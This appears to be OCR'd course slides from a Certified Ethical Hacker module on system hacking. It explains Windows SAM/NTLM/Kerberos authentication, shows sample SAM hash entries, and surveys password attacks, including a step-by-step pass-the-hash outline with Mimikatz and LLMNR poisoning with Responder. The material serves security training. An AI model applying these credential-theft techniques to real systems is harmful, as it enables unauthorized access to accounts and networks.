
SYSTEM HACKING


Module Objectives

- Overview of CEH Hacking Methodology
- Understanding Techniques to Gain Access to the System
- Understanding Privilege Escalation Techniques
- Understanding Techniques to Create and Maintain Remote Access to the System
- Overview of Different Types of Rootkits
- Overview of Steganography and Steganalysis Techniques
- Understanding Techniques to Hide the Evidence of Compromise
- Understanding Different System Hacking Countermeasures

Module Flow

1. System Hacking Concepts
2. Gaining Access
3. Escalating Privileges
4. Maintaining Access
5. Clearing Logs

CEH Hacking Methodology (CHM)



System Hacking Goals

Module Flow

1. System Hacking Concepts
2. Gaining Access
3. Escalating Privileges
4. Maintaining Access
5. Clearing Logs

Microsoft Authentication

Security Accounts Manager (SAM) Database

- Windows stores user passwords in SAM, or in the **Active Directory database** in domains. Passwords are never stored in clear text and are hashed, and the results are stored in the SAM

NTLM Authentication

- The NTLM authentication protocol types are as follows: **NTLM authentication protocol** and **LM authentication protocol**
- These protocols store the user's password in the **SAM database** using different hashing methods

Kerberos Authentication

- Microsoft has upgraded its **default authentication protocol** to Kerberos which provides a stronger authentication for client/server applications than NTLM

How Hash Passwords Are Stored in Windows SAM?

Shiela/test

Password hash using LM/NTLM

```
Shiela:1005:NO PASSWORD*****************
****:0CB6948805F797BF2A82807973B89537:::
```


SAM File is located at `c:\windows\system32\config\SAM`

```
Administrator:500:NO PASSWORD*********************:61880B9EE373475C8148A7108ACB3031:::
Guest:501:NO PASSWORD*********************:NO PASSWORD*********************:::
Admin:1001:NO PASSWORD*********************:BE40C450AB99713DF1EDC5B40C25AD47:::
Martin:1002:NO PASSWORD*********************:BF4A502DA294ACBC175B394A080DEE79:::
Juggyboy:1003:NO PASSWORD*********************:488CDCDD2225312793ED6967B28C1025:::
Jason:1004:NO PASSWORD*********************:2D20D252A479F485CDF5E171D93985BF:::
Shiela:1005:NO PASSWORD*********************:0CB6948805F797BF2A82807973B89537:::
```

Username | User ID | LM Hash | NTLM Hash

"LM hashes have been disabled in Windows Vista and later Windows operating systems, LM will be blank in those systems."

NTLM Authentication Process




Note: Microsoft has upgraded its default authentication protocol to Kerberos, which provides stronger authentication for client/server applications than NTLM.

The following steps demonstrate the process and the flow of client authentication to a domain controller using any NTLM protocol:

- The client types the username and password into the logon window.
- Windows runs the password through a hash algorithm and generates a hash for the password that is entered in the logon window.
- The client computer sends a login request along with a domain name to the domain controller.
- The domain controller generates a 16-byte random character string called a "nonce," which it sends to the client computer.
- The client computer encrypts the nonce with a hash of the user password and sends it back to the domain controller.
- The domain controller retrieves the hash of the user password from the SAM and uses it to encrypt the nonce. The domain controller then compares the encrypted value with the value received from the client. A matching value authenticates the client, and the logon is successful.

Kerberos Authentication



Password Cracking

- Password cracking techniques are used to **recover passwords** from computer systems

- Attackers use password cracking techniques to **gain unauthorized access** to vulnerable systems

- Most of the password cracking techniques are successful because of weak or easily **guessable passwords**

Types of Password Attacks

C|EH

Non-Electronic Attacks	The attacker **does not need technical knowledge** to crack the password, hence it is known as a non-technical attack • Shoulder Surfing • Social Engineering • Dumpster Diving
Active Online Attacks	The attacker performs password cracking by **directly communicating** with the victim's machine • Dictionary, Brute Forcing, and Rule-based Attack • Hash Injection Attack • LLMNR/NBT-NS Poisoning • Trojan/Spyware/Keyloggers • Password Guessing • Internal Monologue Attack • Cracking Kerberos Passwords
Passive Online Attacks	The attacker performs password cracking **without communicating** with the authorizing party • Wire Sniffing • Man-in-the-Middle Attack • Replay Attack
Offline Attacks	The attacker copies the target's **password file** and then tries to crack passwords on his own system at a different location • Rainbow Table Attack (Pre-Computed Hashes) • Distributed Network Attack

Non-Electronic Attacks

C|EH

Social Engineering

- **Convincing people** to reveal passwords

Shoulder Surfing

- Looking at either the **user's keyboard or screen** while he/she is logging in

Dumpster Diving

- Searching for sensitive information in the **user's trash-bins, printer trash bins**, and in/on the user's desk for sticky notes

Active Online Attacks: Dictionary, Brute-Force, and Rule-based Attack

CEH

Dictionary Attack

- A **dictionary file** is loaded into the cracking application that runs against **user accounts**

Brute-Force Attack

- The program tries **every combination of characters** until the password is broken

Rule-based Attack

- This attack is used when the attacker gets some **information about the password**

This attack is applicable in two situations:

- In cryptanalysis, to discover the decryption key for obtaining the plaintext from a ciphertext
- In computer security, to bypass authentication and access the control mechanism of the computer by guessing passwords

Methods to improve the success of a dictionary attack:

- Use of several different dictionaries, such as technical and foreign dictionaries, which increases the number of possibilities
- Use of string manipulation along with the dictionary (e.g., if the dictionary contains the word "system," string manipulation creates anagrams like "metsys," among others)

Active Online Attacks: Password Guessing

Frequency of attacks is less


The attacker creates a list of all possible passwords from the information collected through social engineering or any other way and manually inputs them on the victim's machine to crack the passwords

Failure rate is high

1	2	3	4
Find a valid user	Create a list of possible passwords	Rank passwords from high to low probability	Key in each password, until the correct password is discovered

Default Passwords

- A default password is a **password supplied by the manufacturer** with new equipment (e.g., switches, hubs, routers) that is password protected
- Attackers use **default passwords** present in the list of words or dictionary that they use to **perform password guessing attack**




http://open-sez.me

Online Tools to Search Default Passwords

- *https://www.fortypoundhead.com*
- *https://cirt.net*
- *http://www.defaultpassword.us*
- *http://defaultpasswords.in*
- *https://www.routerpasswords.com*
- *https://default-password.info*


Active Online Attacks: Trojans/Spyware/Keyloggers

- The attacker installs a Trojan/Spyware/Keylogger on the victim's machine to collect the victim's **usernames and passwords**
- The Trojan/Spyware/Keylogger **runs in the background** and sends back all user credentials to the attacker



Active Online Attacks: Hash Injection/Pass-the-Hash (PtH) Attack

- A hash injection/PtH attack allows an attacker to **inject a compromised hash** into a local session and use the hash to validate network resources
- The attacker finds and extracts a logged-on **domain admin account hash**
- The attacker uses the extracted hash to log on to the **domain controller**



Different techniques are used to perform a hash injection/PtH attack:


- The attacker tries to compromise admin privileges to capture cache values of the user's password hashes from the local user account database or SAM. However, offline usage of these cached hashes can be restricted by the network admin. Hence, this approach may not always be feasible.
- The attacker dumps the password hashes from the local user account database or SAM to retrieve password hashes of local users, and gains access to admin accounts to compromise other connected systems.
- The attacker captures LM or NTLM challenge–response messages between the client and server to extract encrypted hashes through brute-forcing.
- The attacker retrieves the credentials of local users as well as those belonging to the security domain from the Windows lsass.exe process.

The hacker carries out this attack by implementing the following five steps:


- The hacker compromises one workstation/server using a local/remote exploit.
- The hacker extracts stored hashes using tools such as pwdump7, Mimikatz, etc. and finds a domain admin account hash.
- The hacker uses tools such as Mimikatz to place one of the retrieved hashes in his/her local lsass.exe process and then uses the hash to log on to any system (domain controller) with the same credentials.
- The hacker extracts all the hashes from the Active Directory database and can now compromise any account in the domain.

Active Online Attacks: LLMNR/NBT-NS Poisoning

- LLMNR and NBT-NS are the two main elements of **Windows operating systems** that are used to perform **name resolution** for hosts present on the same link
- The attacker cracks the **NTLMv2 hash** obtained from the victim's authentication process
- The extracted credentials are used to log on to the **host system in the network**



LLMNR/NBT-NS Spoofing Tool: Responder

